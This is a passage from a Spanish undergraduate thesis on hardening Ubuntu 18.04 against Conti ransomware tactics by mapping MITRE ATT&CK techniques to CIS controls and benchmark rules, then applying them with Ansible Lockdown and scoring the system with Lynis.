


Ilustración 24 - Táctica Discovery de Conti mapeada con los controles CIS CSC

5.2.3 Mapeo a CIS Benchmark

Antes de explicar este paso es importante saber las similitudes y diferencias entre las dos versiones utilizadas del CIS Benchmark “Ubuntu 18.04 LTS”. Ambas versiones tienen la misma estructura, una recomendación está compuesta por: el perfil de aplicabilidad (nivel 1 o 2), una descripción, la razón por la cual aplicar la recomendación, el impacto que tiene, cómo auditar dicha recomendación y, por último, cómo remediar el problema en caso de no superar la auditoría.

Por otro lado, las principales diferencias son: el número de recomendaciones y los mapeos disponibles. En la Ilustración 25 se observan los campos mencionados anteriormente y, al final, el mapeo con el control CIS de la versión 7; en este caso el 9.2, esto significa que implementando esta recomendación se estaría cumpliendo con parte del sub-control 9.2. Al final de la recomendación mostrada en la Ilustración 26 también se puede observar este mapeo, pero incluyendo tanto la versión 7 como la versión 8 de los controles CIS CSC. Y la novedad más importante, en la propia recomendación se incluyen las tácticas y técnicas de la matriz MITRE que se mitigan si se implementa.



| | |
|--|--|
| <p>2.2.4 Ensure CUPS is not enabled (Scored)</p> <p>Profile Applicability:</p> <ul style="list-style-type: none">• Level 1 - Server• Level 2 - Workstation <p>Description:</p> <p>The Common Unix Print System (CUPS) provides the ability to print to both local and network printers. A system running CUPS can also accept print jobs from remote systems and print them to local printers. It also provides a web based remote administration capability.</p> <p>Rationale:</p> <p>If the system does not need to print jobs or accept print jobs from other systems, it is recommended that CUPS be disabled to reduce the potential attack surface.</p> <p>Audit:</p> <p>Run the following command to verify cups is not enabled:</p> <pre># systemctl is-enabled cups disabled</pre> <p>Verify result is not "enabled".</p> | <p>Remediation:</p> <p>Run one of the following commands to disable cups :</p> <pre># systemctl --now disable cups</pre> <p>Impact:</p> <p>Disabling CUPS will prevent printing from the system, a common task for workstation systems.</p> <p>References:</p> <ol style="list-style-type: none">1. More detailed documentation on CUPS is available at the project homepage at http://www.cups.org. <p>Notes:</p> <p>Additional methods of disabling a service exist. Consult your distribution documentation for appropriate methods.</p> <p>CIS Controls:</p> <p>Version 7</p> <p>9.2 Ensure Only Approved Ports, Protocols and Services Are Running Ensure that only network ports, protocols, and services listening on a system with validated business needs, are running on each system.</p> |
|--|--|

Ilustración 25 - Recomendación 2.2.4 del CIS Benchmark Ubuntu 18 v2.0.1

| <p>2.2.3 Ensure CUPS is not installed (Automated)</p> <p>Profile Applicability:</p> <ul style="list-style-type: none">• Level 1 - Server• Level 2 - Workstation <p>Description:</p> <p>The Common Unix Print System (CUPS) provides the ability to print to both local and network printers. A system running CUPS can also accept print jobs from remote systems and print them to local printers. It also provides a web based remote administration capability.</p> <p>Rationale:</p> <p>If the system does not need to print jobs or accept print jobs from other systems, it is recommended that CUPS be removed to reduce the potential attack surface.</p> <p>Impact:</p> <p>Removing CUPS will prevent printing from the system, a common task for workstation systems.</p> <p>Audit:</p> <p>Run the following command to verify cups is not installed:</p> <pre># dpkg-query -s cups >/dev/null && echo "cups is installed" Nothing should be returned.</pre> <p>Remediation:</p> <p>Run one of the following commands to remove cups :</p> <pre># apt purge cups</pre> <p>References:</p> <ol style="list-style-type: none">1. More detailed documentation on CUPS is available at the project homepage at http://www.cups.org.2. NIST SP 800-53 Rev. 5: CM-7 | <p>CIS Controls:</p> <table border="1"><thead><tr><th>Controls Version</th><th>Control</th><th>IG 1</th><th>IG 2</th><th>IG 3</th></tr></thead><tbody><tr><td>v8</td><td>4.8 Uninstall or Disable Unnecessary Services on Enterprise Assets and Software Uninstall or disable unnecessary services on enterprise assets and software, such as an unused file sharing service, web application module, or service function.</td><td style="text-align: center;">●</td><td style="text-align: center;">●</td><td style="text-align: center;">●</td></tr><tr><td>v7</td><td>9.2 Ensure Only Approved Ports, Protocols and Services Are Running Ensure that only network ports, protocols, and services listening on a system with validated business needs, are running on each system.</td><td style="text-align: center;">●</td><td style="text-align: center;">●</td><td style="text-align: center;">●</td></tr></tbody></table> <p>MITRE ATT&CK Mappings:</p> <table border="1"><thead><tr><th>Techniques / Sub-techniques</th><th>Tactics</th><th>Mitigations</th></tr></thead><tbody><tr><td>T1203, T1203.000, T1210, T1210.000, T1543, T1543.002</td><td>TA0008</td><td>M1042</td></tr></tbody></table> | Controls Version | Control | IG 1 | IG 2 | IG 3 | v8 | 4.8 Uninstall or Disable Unnecessary Services on Enterprise Assets and Software Uninstall or disable unnecessary services on enterprise assets and software, such as an unused file sharing service, web application module, or service function. | ● | ● | ● | v7 | 9.2 Ensure Only Approved Ports, Protocols and Services Are Running Ensure that only network ports, protocols, and services listening on a system with validated business needs, are running on each system. | ● | ● | ● | Techniques / Sub-techniques | Tactics | Mitigations | T1203, T1203.000, T1210, T1210.000, T1543, T1543.002 | TA0008 | M1042 |
|--|---|------------------|---------|------|------|------|----|---|---|---|---|----|---|---|---|---|-----------------------------|---------|-------------|--|--------|-------|
| Controls Version | Control | IG 1 | IG 2 | IG 3 | | | | | | | | | | | | | | | | | | |
| v8 | 4.8 Uninstall or Disable Unnecessary Services on Enterprise Assets and Software Uninstall or disable unnecessary services on enterprise assets and software, such as an unused file sharing service, web application module, or service function. | ● | ● | ● | | | | | | | | | | | | | | | | | | |
| v7 | 9.2 Ensure Only Approved Ports, Protocols and Services Are Running Ensure that only network ports, protocols, and services listening on a system with validated business needs, are running on each system. | ● | ● | ● | | | | | | | | | | | | | | | | | | |
| Techniques / Sub-techniques | Tactics | Mitigations | | | | | | | | | | | | | | | | | | | | |
| T1203, T1203.000, T1210, T1210.000, T1543, T1543.002 | TA0008 | M1042 | | | | | | | | | | | | | | | | | | | | |

Ilustración 26 - Recomendación 2.2.4 del CIS Benchmark Ubuntu 18 v2.2.0

5.2.3.1 Versión 2.0.1 del CIS Benchmark Ubuntu 18.04

En este punto la información de la que disponemos es:

- El CIS Benchmark que vamos a seguir.
- Los controles CIS CSC que mitigan los TTPs del grupo *ransomware*.

Por lo que, falta relacionar los controles CIS CSC con cada recomendación del CIS Benchmark. Para conseguir esto, se revisa una a una las recomendaciones y se apunta si será implementada o no.

5.2.3.2 Versión 2.2.0 del CIS Benchmark Ubuntu 18.04

En esta versión la relación de los TTPs del grupo con las recomendaciones del CIS Benchmarks es más directa y mucho más específica. A diferencia del mapeo que se realiza en el apartado Mapeo de TTPs a controles CIS CSC, aquí se apuntará en la matriz, junto a la técnica o subtécnica correspondiente, la lista de recomendaciones que la contrarrestan.

En la Ilustración 27 se muestra un ejemplo de este mapeo, donde cada comentario contiene la lista con lo explicado anteriormente.

| Discovery | |
|---|---------------------------------------|
| T1087: Account Discovery | T1201: Removal of Remote Access |
| T1101: Application Window Discovery | T1534: Internal Network Configuration |
| T1217: Browser Bookmark Discovery | roosa_ - (1 respuesta) |
| T1580: Cloud Infrastructure Discovery | UBUNTU 18: 1.8.2, 1.8.3 |
| T1588: Cloud Service Dashboard | |
| T1526: Cloud Service Discovery | |
| T1619: Cloud Storage Object Discovery | |
| T1613: Container and Resource Discovery | |
| T1622: Debugger Evasion | |
| T1482: Domain Trust Discovery | |
| T11083: File and Directory Discovery | |
| T1615: Group Policy Discovery | |
| T1046: Network Service Discovery | |
| T1135: Network Share Discovery | |
| T1040: Network Sniffing | |
| T1201: Password Policy Discovery | |
| T1120: Peripheral Device Discovery | |
| T1069: Permission Groups Discovery | |
| T1057: Process Discovery | |
| T1012: Query Registry | |
| T1018: Remote System Discovery | |
| T1518: Software Discovery | |
| T1082: System Information Discovery | |
| T1614: System Location Discovery | |
| T1016: System Network Configuration Discovery | |
| T1049: System Network Connections Discovery | |
| T1033: System Owner/User Discovery | |
| T1007: System Service Discovery | |
| T1124: System Time Discovery | |
| T1497: Virtualization/Sandbox Evasion | |

Ilustración 27 - Táctica Discovery del grupo Conti mapeada con las recomendaciones

5.2.4 Edición del script

Para esta fase se hace uso de la herramienta Ansible Lockdown, de manera que se parte de su archivo “UBUNTU18-CIS/defaults/main.yml” y se adapta al mapeo explicado en Mapeo a CIS Benchmark. En la actualidad, la herramienta no cuenta con la automatización de la versión 2.2.0 del CIS Benchmark Ubuntu 18, por lo que solo se puede editar para la versión 2.0.1 de este.

La estructura de este archivo es la siguiente:

- Una cabecera con diferentes configuraciones, entre ellas la configuración para la auditoría.
- Las secciones automatizadas del CIS Benchmark, en este caso hay 6 secciones.
- Un conjunto de variables con diferentes propósitos; como la configuración de algunos servicios.

Teniendo esto en cuenta, la única parte que se edita es la parte de las secciones mientras que los demás campos permanecerán con su valor por defecto.

En la Ilustración 28 se observa la sección 2 una vez ha sido editada, este proceso se repite con cada sección.

```
# Section 2 Fixes
# Section 2 is Services (Special Purpose, and Service Clients)
ubtu18cis_rule_2_1_1_1: false
ubtu18cis_rule_2_1_1_2: false
ubtu18cis_rule_2_1_1_3: true
ubtu18cis_rule_2_1_1_4: true
ubtu18cis_rule_2_1_2: true
ubtu18cis_rule_2_1_3: false
ubtu18cis_rule_2_1_4: false
ubtu18cis_rule_2_1_5: false
ubtu18cis_rule_2_1_6: false
ubtu18cis_rule_2_1_7: false
ubtu18cis_rule_2_1_8: false
ubtu18cis_rule_2_1_9: false
ubtu18cis_rule_2_1_10: false
ubtu18cis_rule_2_1_11: false
ubtu18cis_rule_2_1_12: false
ubtu18cis_rule_2_1_13: false
ubtu18cis_rule_2_1_14: false
ubtu18cis_rule_2_1_15: false
ubtu18cis_rule_2_1_16: false
ubtu18cis_rule_2_1_17: false
ubtu18cis_rule_2_2_1: true
ubtu18cis_rule_2_2_2: true
ubtu18cis_rule_2_2_3: true
ubtu18cis_rule_2_2_4: true
ubtu18cis_rule_2_2_5: true
ubtu18cis_rule_2_2_6: true
ubtu18cis_rule_2_3: true
```

Ilustración 28 - Sección 2 del archivo "main.yml" editada

5.3 EJECUCIÓN DEL SCRIPT

Antes de iniciar la herramienta Ansible Lockdown se debe descargar el CIS Benchmark que se quiera utilizar, UBUNTU 18, y sustituir su archivo “main.yml” por el que hemos editado. Una vez hecho esto, se procede a ejecutar el siguiente comando:

```
sudo ansible-playbook UBUNTU18-CIS-devel/site.yml
```

En la Ilustración 29 se muestra la salida por consola al inicio de esta ejecución.

```
rosagi@TFG-UB:~/Escritorio$ sudo ansible-playbook UBUNTU18-CIS-devel/site.yml
PLAY [localhost] *****
TASK [Gathering Facts] *****
ok: [localhost]

TASK [/home/rosagi/Escritorio/UBUNTU18-CIS-devel : Gather distribution info] *****
skipping: [localhost]

TASK [/home/rosagi/Escritorio/UBUNTU18-CIS-devel : Check OS version and family] *****
skipping: [localhost]

TASK [/home/rosagi/Escritorio/UBUNTU18-CIS-devel : Check ansible version] *****
skipping: [localhost]

TASK [/home/rosagi/Escritorio/UBUNTU18-CIS-devel : PRELIM | List users accounts] *****
skipping: [localhost]

TASK [/home/rosagi/Escritorio/UBUNTU18-CIS-devel : PRELIM | Check for autofs service] *****
skipping: [localhost]

TASK [/home/rosagi/Escritorio/UBUNTU18-CIS-devel : PRELIM | Run apt update] *****
ok: [localhost]
```

Ilustración 29 - Salida de la herramienta Ansible Lockdown al principio de la ejecución

Capítulo 6 RESULTADOS OBTENIDOS

Para poder medir el impacto que conlleva en nuestro sistema la ejecución de este script se utiliza [Lynis], de la cual se menciona su instalación en el apartado Entorno de trabajo. Se ha decidido usar esta herramienta por ser la más sofisticada, a la vez que fácil de utilizar y visualizar.

En primer lugar, se audita el sistema para poder saber cuál es nuestra puntuación antes de ejecutar el script. La Ilustración 30 muestra el final de la ejecución de esta auditoría. El índice de *hardening* que indica es **59**.

```

Hardening index : 59 [#####
Tests performed : 220
Plugins enabled : 1

Components:
- Firewall      [V]
- Malware scanner [X]

Lynis Modules:
- Compliance Status   [?]
- Security Audit       [V]
- Vulnerability Scan   [V]

Files:
- Test and debug information      : /var/log/lynis.log
- Report data                     : /var/log/lynis-report.dat

=====
Notice: Lynis Actualización disponible
Versión actual : 262    Latest version : 311
=====

Lynis 2.6.2

Auditing, system hardening, and compliance for UNIX-based systems
(Linux, macOS, BSD, and others)

2007-2018, CISOfy - https://ciscofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)

=====

[TIP]: Enhance Lynis audits by adding your settings to custom.prf (see /etc/lynis/default.prf for
all settings)
  
```

Ilustración 30 - Índice de hardening previo a la ejecución del script

Tras la ejecución del script se procede a auditar de la misma manera que se ha realizado previamente. El índice que se puede ver en la Ilustración 31 es de **63**.

```
Hardening index : 63 [#####] Tests performed : 220 Plugins enabled : 1

Components:
- Firewall      [V]
- Malware scanner [X]

Lynis Modules:
- Compliance Status   [?]
- Security Audit       [V]
- Vulnerability Scan   [V]

Files:
- Test and debug information      : /var/log/lynis.log
- Report data                     : /var/log/lynis-report.dat

=====
Notice: Lynis Actualización disponible
Versión actual : 262    Latest version : 311
=====

Lynis 2.6.2

Auditing, system hardening, and compliance for UNIX-based systems
(Linux, macOS, BSD, and others)

2007-2018, CISOfy - https://ciscofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)

=====
[TIP]: Enhance Lynis audits by adding your settings to custom.prf (see /etc/lynis/default.prf for all settings)
```

Ilustración 31 - Índice de hardening tras la ejecución del script

6.1 INTERPRETACIÓN DE LOS RESULTADOS

Tomando como referencia los índices obtenidos en el apartado anterior, se puede ver un aumento de 4 puntos. Esto implica que se cumple uno de los objetivos fijados, puesto que ha mejorado la seguridad total de la máquina.

Capítulo 7 CONCLUSIONES

Finalizado este proyecto de investigación, se puede afirmar que se ha cumplido el objetivo principal de este trabajo; como ya se discutió en la sección de Interpretación de los Resultados.

En cuanto a los propósitos definidos en la Fijación de Objetivos, se puede determinar que se han superado con creces, ya que:

1. Se han elaborado todos los informes propuestos. En los que se ha estudiado en profundidad toda la información de interés correspondiente, además de sus tácticas, técnicas y procedimientos.
2. Se han realizado todos los mapeos necesarios para relacionar los TTPs de cada grupo con las tácticas que los contrarrestan.
3. Gracias al trabajo de los puntos 1 y 2, se consigue un documento estructurado y ordenado que recoge toda la información estudiada y analizada.
4. En el apartado de la Metodología de Trabajo se describe paso a paso la forma en la que se ha creado una manera, automática y optimizada, de proteger nuestro sistema informático.

Cabe añadir que, basándonos en nuestros conocimientos, no existe ningún otro trabajo o investigación que relacione los TTPs específicos de un grupo *ransomware* con el *hardening* de un sistema o dispositivo. Es por esto, que ha sido muy difícil encontrar trabajos estrechamente relacionados con este proyecto.

Capítulo 8 TRABAJO FUTURO

Los principales caminos de investigación que se pueden continuar son:

- Investigaciones de otros grupos *ransomware* conocidos; como [LockBit], para identificar sus TTPs.
- Realizar el mapeo para otras tecnologías; como Windows 2019, Ubuntu 20 o Apache 2.4.
- Mapear los TTPs, si se encuentran identificados, de otros grupos *ransomware* a los CIS Benchmarks.

Este último se puede dividir a su vez en dos, ya que, como se ha comentado a lo largo de este trabajo, existen dos versiones de los controles CSC y esto supone que haya, al menos, dos versiones diferentes de un mismo CIS Benchmark.

Además de estas líneas de investigación se debe tener en cuenta que el campo de ciberseguridad, y de la tecnología en general, no para de evolucionar por lo que habría un trabajo de mantenimiento y actualización inevitable.

8.1 DIFUSIÓN DE RESULTADOS

Parte de este trabajo ha sido presentado en un evento de ciberseguridad en Asturias, conocido como “Hack&Beers” [Hack&Beers]. Los recursos utilizados para dicha presentación se pueden encontrar en el siguiente enlace [RepoH&B].

Adicionalmente, todos los archivos resultantes y empleados para realizar este TFG se encuentran en [RepoTFG].

Capítulo 9 BIBLIOGRAFÍA

- [PlantillaDoc] J. M. Redondo, «Documentos-modelo para Trabajos de Fin de Grado/Master de la Escuela de Informática de Oviedo,» 17 6 2019. [En línea]. Available: https://www.researchgate.net/publication/327882831_Documentos-modelo_para_Trabajos_de_Fin_de_GradoMaster_de_la_Escuela_de_Informatica_de_Oviedo.
- [microCLAUDIA] Solución de seguridad "microClaudia". [En línea]. Available: <https://www.cncert.cni.es/es/soluciones-seguridad/microclaudia.html>.
- [Sharma2023] Y. SHARMA, S. BIRNBACH and I. MARTINOVIC, "RADAR: a TTP-based extensible, explainable, and effective system for network traffic analysis and malware detection.," 2023. [En línea]. Available: <https://ora.ox.ac.uk/objects/uuid:39bb43c8-a1a2-4c14-812f-cb9d16d573e5/files/s9w032421v>.
- [S.L.J.2023] S. L. J. P. K. K. a. K. L. S. Lee, "Hiding in the Crowd: Ransomware Protection by Adopting Camouflage and Hiding Strategy With the Link File," 2023. [En línea]. Available: <https://ieeexplore.ieee.org/abstract/document/10233856>.
- [Lorini2022] G. LORINI, "Addressing the Ransomware threat: TTP-based defensive recommendations and a strategy for achieving resilience," 2022. [En línea]. Available: <https://purl.utwente.nl/essays/92432>.
- [Tevault2020] Tevault, D. A. Mastering Linux Security and Hardening: Protect Your Linux Systems from Intruders, Malware Attacks, and Other Cyber Threats. Alemania: Packt Publishing. 2020. [En línea]. Available: https://www.google.es/books/edition/Mastering_Linux_Security_and_Hardening/_tpbSDwAAQBAJ?hl=es&gbpv=0.
- [K.Y.2017] K. Y. a. J. T. S. K. Lee, «Ransomware prevention technique using key backup,» 9 10 2017. [En línea]. Available: <https://onlinelibrary.wiley.com/doi/abs/10.1002/cpe.4337>.
- [ENISA] "ENISA Threat Landscape 2023". 19 10 2023. [En línea]. Available: <https://www.enisa.europa.eu/publications/enisa-threat-landscape-2023>.
- [Ansible] Proyecto Ansible. [En línea]. Available: <https://docs.ansible.com/>.

- [Goss] Repositorio oficial de la herramienta *Goss*. [En línea]. Available: <https://github.com/goss-org/goss>.
- [ATTACK] Página web oficial de MITRE ATT&CK. [En línea]. Available: <https://attack.mitre.org/>.
- [TripCSC18] Mapeo de TTPs a los controles CIS de la versión v8. [En línea]. Available: <https://www.tripwire.com/resources/datasheets/cis-controls/mitre-attack-matrix>.
- [CrowdAPT] CrowdStrike "What is an Advanced Persistent Threat?". [En línea]. Available: <https://www.crowdstrike.com/cybersecurity-101/advanced-persistent-threat-apt/>.
- [INCIBEglos] Glosario de términos de ciberseguridad publicado por INCIBE. 2021. [En línea]. Available: https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf.
- [RsmwGroups] "Biggest ransomware syndicates and how they work". 20 05 2024. [En línea]. Available: <https://www.expressvpn.com/blog/biggest-ransomware-syndicates-and-how-they-work/>.
- [USAagencies] "Exclusive: US government agencies hit in global cyberattack". [En línea]. 15 06 2023. Available: <https://edition.cnn.com/2023/06/15/politics/us-government-hit-cybeattack/index.html>.
- [WannaCry17] "Un potente ciberataque afecta a grandes empresas de todo el mundo". [En línea]. 28/06/2017. Available: https://elpais.com/internacional/2017/06/27/actualidad/1498568187_011218.html.
- [Lynis] Página web oficial de la herramienta Lynis. [En línea]. Available: <https://cisofy.com/lynis/>.
- [KaspTool] Kaspersky® Anti-Ransomware Tool. [En línea]. Available: <https://www.kaspersky.com/anti-ransomware-tool>.
- [EDR] "Sistemas EDR: qué son y cómo ayudan a proteger la seguridad de tu empresa". [En línea]. Available: <https://www.incibe.es/empresas/blog/sistemas-edr-son-y-ayudan-proteger-seguridad-tu-empresa>.
- [CSCv7] CIS Critical Security Controls v7.1. [En línea]. Available: <https://www.cisecurity.org/controls/v7>.

- [CSCv8] CIS Critical Security Controls Version 8. [En línea]. Available: <https://www.cisecurity.org/controls/v8>.
- [Matrix&CSC] "MITRE ATT&CK Matrix with CIS Controls and Tripwire Mapping". [En línea]. Available: <https://www.tripwire.com/resources/datasheets/cis-controls/mitre-attack-matrix>.
- [DEF3ND] D3FEND Knowledge Graph Project. [En línea]. Available: <https://d3fend.mitre.org/>.
- [LockBit] "Informe Código Dañino CCN-CERT ID-33/20". 2020. [En línea]. Available: <https://www.ccn-cert.cni.es/es/informes/informes-ccn-cert-publicos/5434-ccn-cert-id-33-20-lockbit-ransomware-1/file.html>.
- [Hack&Beers] Enlace al evento de Hack&Beers en Gijón (Vol. 3). 15 05 2024. [En línea]. Available: <https://hackandbeers.es/events/hackbeers-gijon-vol-3/>.
- [RepoH&B] Repositorio de GitHub con los materiales de la presentación de Hack&Beers. [En línea]. Available: <https://github.com/rosagarlo/hack-beers2024.git>.
- [RepoTFG] Repositorio de GitHub con todos los archivos del TFG. [En línea]. Available: <https://github.com/rosagarlo/TFG>.

Capítulo 10 APÉNDICES

10.1 WBS INICIAL




Ilustración 32 - Gráfico Gantt inicial de las principales tareas

10.2 PARTIDAS DEL PRESUPUESTO INICIAL

Tabla 7 - Partida 1 del presupuesto inicial

| I1 | I2 | Descripción | Cantidad | Unidad | Precio | Subtotal (2) | Subtotal (1) | Total |
|----------|----|--|----------|--------|---------|--------------|-----------------|-----------------|
| | | | | | | | | 240,00 € |
| 1 | | Revisión de trabajos relacionados | | | | | 240,00 € | |
| | 1 | Herramientas de prevención de ataques | 3 | Horas | 20,00 € | 60,00 € | | |
| | 2 | Prevención contra ransomware | 3 | Horas | 20,00 € | 60,00 € | | |
| | 3 | Hardening de Linux | 3 | Horas | 20,00 € | 60,00 € | | |
| | 4 | Mitigación de ataques ransomware | 3 | Horas | 20,00 € | 60,00 € | | |

Tabla 8 - Partida 2 del presupuesto inicial

| I1 | I2 | I3 | I4 | Descripción | Cantidad | Unidad | Precio | Subtotal (4) | Subtotal (3) | Subtotal (2) | Subtotal (1) | Total |
|----|----|----|----|---|----------|--------|---------|--------------|--------------|--------------|--------------|----------|
| 1 | | | | Procedimiento | | | | | | | | 680,00 € |
| | 1 | | | v7 de los controles CIS | | | | | | | | 680,00 € |
| | | 1 | | Mapeo de los TTPs a CIS CSC | | | | | 100,00 € | | | |
| | | | 1 | Conti | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | | 2 | Hive | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | | 3 | Lazarus | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | | 4 | PYSA | 1 | Horas | 20,00 € | 20,00 € | | | | |
| | | 2 | | Mapeo de los CIS CSC a las recomendaciones correspondientes del CIS benchmark | | | | | 160,00 € | | | |
| | | | 1 | Conti | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | | 2 | Hive | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | | 3 | Lazarus | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | 3 | | Modificar el script de Ansible Lockdown | 2 | Horas | 20,00 € | | 40,00 € | | | |
| | 2 | | | v8 de los controles CIS | | | | | | | 240,00 € | |
| | | 1 | | Mapeo de los TTPs a las recomendaciones correspondientes del CIS benchmark | | | | | 200,00 € | | | |
| | | | 1 | Conti | 4 | Horas | 20,00 € | 80,00 € | | | | |
| | | | 2 | Hive | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | | 3 | Lazarus | 2 | Horas | 20,00 € | 40,00 € | | | | |
| | | 2 | | Modificar el script de Ansible Lockdown | 2 | Horas | 20,00 € | | 40,00 € | | | |
| | 3 | | | Ejecución y obtención de resultados | | | | | | | 80,00 € | |
| | | 1 | | Ejecución de auditoría previa al hardening | 1 | Horas | 20,00 € | | 20,00 € | | | |
| | | 2 | | Ejecución de script | 2 | Horas | 20,00 € | | 40,00 € | | | |
| | | 3 | | Ejecución de auditoría posterior al hardening | 1 | Horas | 20,00 € | | 20,00 € | | | |
| | 4 | | | Análisis de los resultados | 3 | Horas | 20,00 € | | | | 60,00 € | |

